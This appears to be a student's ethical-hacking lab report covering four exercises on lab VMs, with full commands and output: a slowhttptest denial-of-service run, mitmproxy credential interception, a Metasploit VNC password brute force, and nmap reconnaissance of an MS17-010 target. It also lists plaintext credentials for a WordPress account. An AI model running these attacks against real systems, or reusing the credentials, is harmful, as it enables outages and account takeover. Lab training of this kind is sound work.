Table of contents

Group 1 – DoS

1. Use a VM with a Web Server.
2. Perform a DoS attack with slowhttptest.
3. Monitorize an attack with a sniffer.

First, I did some network reconnaissance to discover the machine's IP.

```
File  Actions  Edit  View  Help
Currently scanning: 10.22.133.0/8   |   Screen View: Unique Hosts

150 Captured ARP Req/Rep packets, from 6 hosts.   Total size: 9000
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.1.2     e8:03:9a:cb:11:d6      3     180  Samsung Electronics Co.,Ltd
192.168.1.1     92:aa:c3:f3:3f:73    113    6780  Unknown vendor
192.168.1.3     d8:0d:17:d3:fd:10      7     420  TP-LINK TECHNOLOGIES CO.,LTD.
192.168.1.118   00:0c:29:37:15:cb     25    1500  VMware, Inc.
192.168.1.250   6c:a6:04:7c:be:16      1      60  ARRIS Group, Inc.
192.168.100.1   90:aa:c3:f3:3f:74      1      60  Hitron Technologies. Inc

┌──(kali㉿kali)-[~/wordlists/hydra]
└─$ sudo netdiscover -i eth0
```

Now, I scanned the discovered IP.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -p- 192.168.1.118
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-02 09:36 EDT
Nmap scan report for comanche1.home (192.168.1.118)
Host is up (0.0011s latency).
Not shown: 65530 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
23/tcp   open  telnet      Linux telnetd
80/tcp   open  http        Apache httpd 2.4.38 ((Debian))
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp  open  ssl/http    Apache httpd 2.4.38
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:0C:29:37:15:CB (VMware)
Service Info: Hosts: COMANCHE1, ecorp.com; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.06 seconds
```

I found out that port 80 is opened and thus, I could launch an attack on the http service with slowhttptest command.

```
┌──(kali㉿kali)-[~]
└─$ slowhttptest -H -c 2000 -g -o report -i 10 -r 300 -t GET -u http://192.168.1.118
/ -x 24 -p 3
Fri Jun  2 09:42:10 2023: set open files limit to 2010
Fri Jun  2 09:42:10 2023:
        slowhttptest version 1.8.2
 - https://github.com/shekyan/slowhttptest -
test type:                        SLOW HEADERS
number of connections:            2000
URL:                              http://192.168.1.118/
verb:                             GET
cookie:
Content-Length header value:      4096
follow up data max size:          52
interval between follow up data:  10 seconds
connections per seconds:          300
probe connection timeout:         3 seconds
test duration:                    240 seconds
using proxy:                      no proxy

Fri Jun  2 09:42:10 2023:
slow HTTP test status on 0th second:

initializing:        0
pending:             1
connected:           0
error:               0
closed:              0
service available:   YES
Fri Jun  2 09:42:15 2023:
```

At the same time, I was monitoring the attack.

```
┌──(kali㉿kali)-[~]
└─$ sudo tcpdump -i eth0 port 80 -w escuta.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144
 bytes
^C6649 packets captured
6801 packets received by filter
0 packets dropped by kernel
```

Next, I needed to read the content of the file listen.pcap.

```
┌──(kali㉿kali)-[~]
└─$ chaosreader -D report escuta.pcap
Chaosreader ver 0.95.10

Opening, escuta.pcap

Reading file contents,
 100% (603162/603162)
Reassembling packets,
 100% (6557/6649)

Creating files ...
   Num  Session (host:port ⟺ host:port)              Service
  1784  192.168.1.6:51244,192.168.1.118:80            http
  1172  192.168.1.6:34288,192.168.1.118:80            http
  0506  192.168.1.6:57182,192.168.1.118:80            http
  1566  192.168.1.6:37266,192.168.1.118:80            http
  0992  192.168.1.6:60956,192.168.1.118:80            http
  1561  192.168.1.6:37220,192.168.1.118:80            http
  0462  192.168.1.6:56928,192.168.1.118:80            http
  1036  192.168.1.6:33116,192.168.1.118:80            http
  0277  192.168.1.6:55508,192.168.1.118:80            http
  1065  192.168.1.6:33328,192.168.1.118:80            http
  1039  192.168.1.6:33136,192.168.1.118:80            http
  1549  192.168.1.6:37122,192.168.1.118:80            http
  1283  192.168.1.6:35314,192.168.1.118:80            http
  1670  192.168.1.6:38174,192.168.1.118:80            http
  1038  192.168.1.6:33126,192.168.1.118:80            http
  0891  192.168.1.6:60116,192.168.1.118:80            http
  1928  192.168.1.6:52342,192.168.1.118:80            http
  1734  192.168.1.6:49912,192.168.1.118:80            http
```

```
┌──(kali㉿kali)-[~/report]
└─$ w3m index.html
```

```
Chaosreader Report
File: escuta.pcap, Type: tcpdump, Created at: Fri Jun 2 09:58:18 2023

Image Report (Empty) - Click here for a report on captured images.
External Image Report (Empty) - Click here for a report embedding external
images.
GET/POST Report - Click here for a report on HTTP GETs and POSTs.
HTTP Proxy Log - Click here for a generated proxy style HTTP log.
New HTTP Proxy Log - Click here for HTTP log with referers and Cookie
indicators.

TCP/UDP/... Sessions
```

1.	Fri Jun 2 09:55:16 2023	7 s	192.168.1.6:54206 → 192.168.1.118:80	http	0 bytes	
2.	Fri Jun 2 09:55:16 2023	7 s	192.168.1.6:54214 → 192.168.1.118:80	http	0 bytes	
3.	Fri Jun 2 09:55:16 2023	7 s	192.168.1.6:54218 → 192.168.1.118:80	http	0 bytes	
4.	Fri Jun 2 09:55:16 2023	7 s	192.168.1.6:54226 → 192.168.1.118:80	http	0 bytes	
5.	Fri Jun 2 09:55:16 2023	7 s	192.168.1.6:54232 → 192.168.1.118:80	http	0 bytes	
6.	Fri Jun 2 09:55:16 2023	7 s	192.168.1.6:54242 → 192.168.1.118:80	http	0 bytes	


```
↑ ↓ Viewing <Chaosreader Report, escuta.pcap>
```

This is how I managed to read the traffic from the DoS attack.


Group 2 – MitM

1. Go to theg00dpirate.worpress.com/wp-admin.
2. Use as credentials the username theg00dpirate@protonmail.com and the password th3g00dp1r@t3.
3. Install MitMProxy on Kali and perform an attack that allows to intercept used credentials.


First, I configured the proxy of the attacker's browser (Localhost IP 127.0.0.1:8080)




Next, I installed the MitM certificate from mitm.it and imported it into the Privacy and Security section of the browser of the victim and the attacker.



Then, I configured the proxy of the victim's machine by configuring the IP of the attacker's machine.



I accessed mitmproxy on the attacker's machine and at the same time opened the site on the victim machine's browser, entering credentials that then intercepted with mitmproxy on the attacker's machine.



Thus, I found out the username: theg00dpirate@protonmail.com and the password: th3g00dp1r@t3.

Group 3 – Metasploit

1. Use the metasploitable VM and perform Phase 1 of Ethical Hacking.
2. Perform Phase 2 of Ethical Hacking, collecting information about the used software.

3. Use Metasploit and exploit a vulnerability.

First, I did network reconnaissance with netdiscover.

```
kali@kali: ~
File  Actions  Edit  View  Help
Currently scanning: 192.168.180.0/16   |   Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 120
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.36.129  00:0c:29:a3:ed:24      1      60  VMware, Inc.
10.10.10.1      00:0c:29:a3:ed:24      1      60  VMware, Inc.

┌──(kali㉿kali)-[~]
└─$ sudo netdiscover -i eth1
```

Next, I scanned the ip 192.168.36.129.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.36.129
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-05 07:11 EDT
Nmap scan report for 192.168.36.129
Host is up (0.0029s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:A3:ED:1A (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

I ran Metasploit.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
[*] Starting the Metasploit Framework console...
```

Exploited the password of the Metasploitable machine's remote access vnc service.

```
msf6 > use /auxiliary
[-] No results from search
[-] Failed to load module: auxiliary
msf6 > use auxiliary/

Matching Modules
================

   #   Name                                                      Disclosure Date  Rank    Check  Description
   -   ----                                                      ---------------  ----    -----  -----------
   0   auxiliary/dos/http/cable_haunt_websocket_dos              2020-01-07       normal  No     "Cablehaunt" Cable Modem WebSocket DoS
   1   auxiliary/admin/2wire/xslt_password_reset                 2007-08-15       normal  No     2Wire Cross-Site Request Forgery Password Reset V
ulnerability
   2   auxiliary/dos/http/3com_superstack_switch                 2004-06-24       normal  No     3Com SuperStack Switch Denial of Service
   3   auxiliary/dos/scada/igss9_dataserver                      2011-12-20       normal  No     7-Technologies IGSS 9 IGSSdataServer.exe DoS
   4   auxiliary/scanner/http/a10networks_ax_directory_traversal 2014-01-28       normal  No     A10 Networks AX Loadbalancer Directory Traversal
   5   auxiliary/scanner/snmp/aix_version                                         normal  No     AIX SNMP Scanner Auxiliary Module
   6   auxiliary/spoof/arp/arp_poisoning                         1999-12-22       normal  No     ARP Spoof
   7   auxiliary/scanner/discovery/arp_sweep                                      normal  No     ARP Sweep Local Network Discovery
   8   auxiliary/scanner/snmp/sbg6580_enum                                        normal  No     ARRIS / Motorola SBG6580 Cable Modem SNMP Enumera
tion Module
   9   auxiliary/gather/avtech744_dvr_accounts                                    normal  No     AVTECH 744 DVR Account Information Retrieval
   10  auxiliary/scanner/http/wp_abandoned_cart_sqli             2020-11-05       normal  No     Abandoned Cart for WooCommerce SQLi Scanner
   11  auxiliary/scanner/http/accellion_fta_statecode_file_read  2015-07-10       normal  No     Accellion FTA 'statecode' Cookie Arbitrary File R
ead
   12  auxiliary/scanner/http/adobe_xml_inject                                    normal  No     Adobe XML External Entity Injection
   13  auxiliary/gather/advantech_webaccess_creds                2017-01-21       normal  No     Advantech WebAccess 8.1 Post Authentication Crede
ntial Collector
   14  auxiliary/admin/scada/advantech_webaccess_dbvisitor_sqli  2014-04-08       normal  Yes    Advantech WebAccess DBVisitor.dll ChartThemeConfi
g SQL Injection
   15  auxiliary/scanner/http/advantech_webaccess_login                           normal  No     Advantech WebAccess Login
   16  auxiliary/gather/alienvault_iso27001_sqli                 2014-03-30       normal  No     AlienVault Authenticated SQL Injection Arbitrary
```

```
msf6 > use auxiliary/scanner/vnc/vnc_login
```

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOST 192.168.36.129
RHOST => 192.168.36.129
msf6 auxiliary(scanner/vnc/vnc_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/vnc/vnc_login) > set BRUTEFORCE_SPEED 1
BRUTEFORCE_SPEED => 1
msf6 auxiliary(scanner/vnc/vnc_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/vnc/vnc_login) > show options
```

```
Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                  Required  Description
   ----              ---------------                  --------  -----------
   BLANK_PASSWORDS   false                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  1                                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                           no        The password to test
   PASS_FILE         /usr/share/wordlists/rockyou.txt no        File containing passwords, one per line
   Proxies                                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            192.168.36.129                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             5900                             yes       The target port (TCP)
   STOP_ON_SUCCESS   true                             yes       Stop guessing when a credential works for a host
   THREADS           1                                yes       The number of concurrent threads (max one per host)
   USERNAME          <BLANK>                          no        A specific username to authenticate as
   USERPASS_FILE                                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                            no        Try the username as the password for all users
   USER_FILE                                          no        File containing usernames, one per line
   VERBOSE           true                             yes       Whether to print output for all attempts
```

```
msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.36.129:5900   - 192.168.36.129:5900 - Starting VNC login sweep
[!] 192.168.36.129:5900   - No active DB -- Credential data will not be saved!
[-] 192.168.36.129:5900   - 192.168.36.129:5900 - LOGIN FAILED: :123456 (Incorrect: Authentication failed)
[-] 192.168.36.129:5900   - 192.168.36.129:5900 - LOGIN FAILED: :12345 (Incorrect: Authentication failed)
[-] 192.168.36.129:5900   - 192.168.36.129:5900 - LOGIN FAILED: :123456789 (Incorrect: Authentication failed)
[+] 192.168.36.129:5900   - 192.168.36.129:5900 - Login Successful: :password
[*] 192.168.36.129:5900   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

I found out that the password is "password".

Group 4 – Vulnerabilities

1. Use the serverXploitable VM.
2. Perform Phase 1 of Ethical Hacking.
3. Perform Phase 2 of Ethical Hacking, collecting information about the software used with intensity 5.
4. Use nessus and perform a Host Discovery.
5. Use nessus and perform a Network Basic Scan to the target indicated in 1 step.
6. Use nessus to create a report about the target.
7. Exploit the vulnerability described in MS17-010.


First, I did network reconnaissance with netdiscover.

```
kali@kali: ~
File  Actions  Edit  View  Help
Currently scanning: 192.168.32.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 1 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.2.100   00:0c:29:4d:4e:79      3     180  VMware, Inc.

┌──(kali㉿kali)-[~]
└─$ sudo netdiscover -i eth1
```


Next, I scanned the IP 192.168.2.100 collecting information about used software with intensity 5.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -T5 192.168.2.100
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-05 17:16 EDT
Nmap scan report for 192.168.2.100
Host is up (0.00051s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 7.5
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: WORKGROUP)
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:4D:4E:79 (VMware)
Service Info: Host: SERVERXPLOITABL; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.49 seconds
```

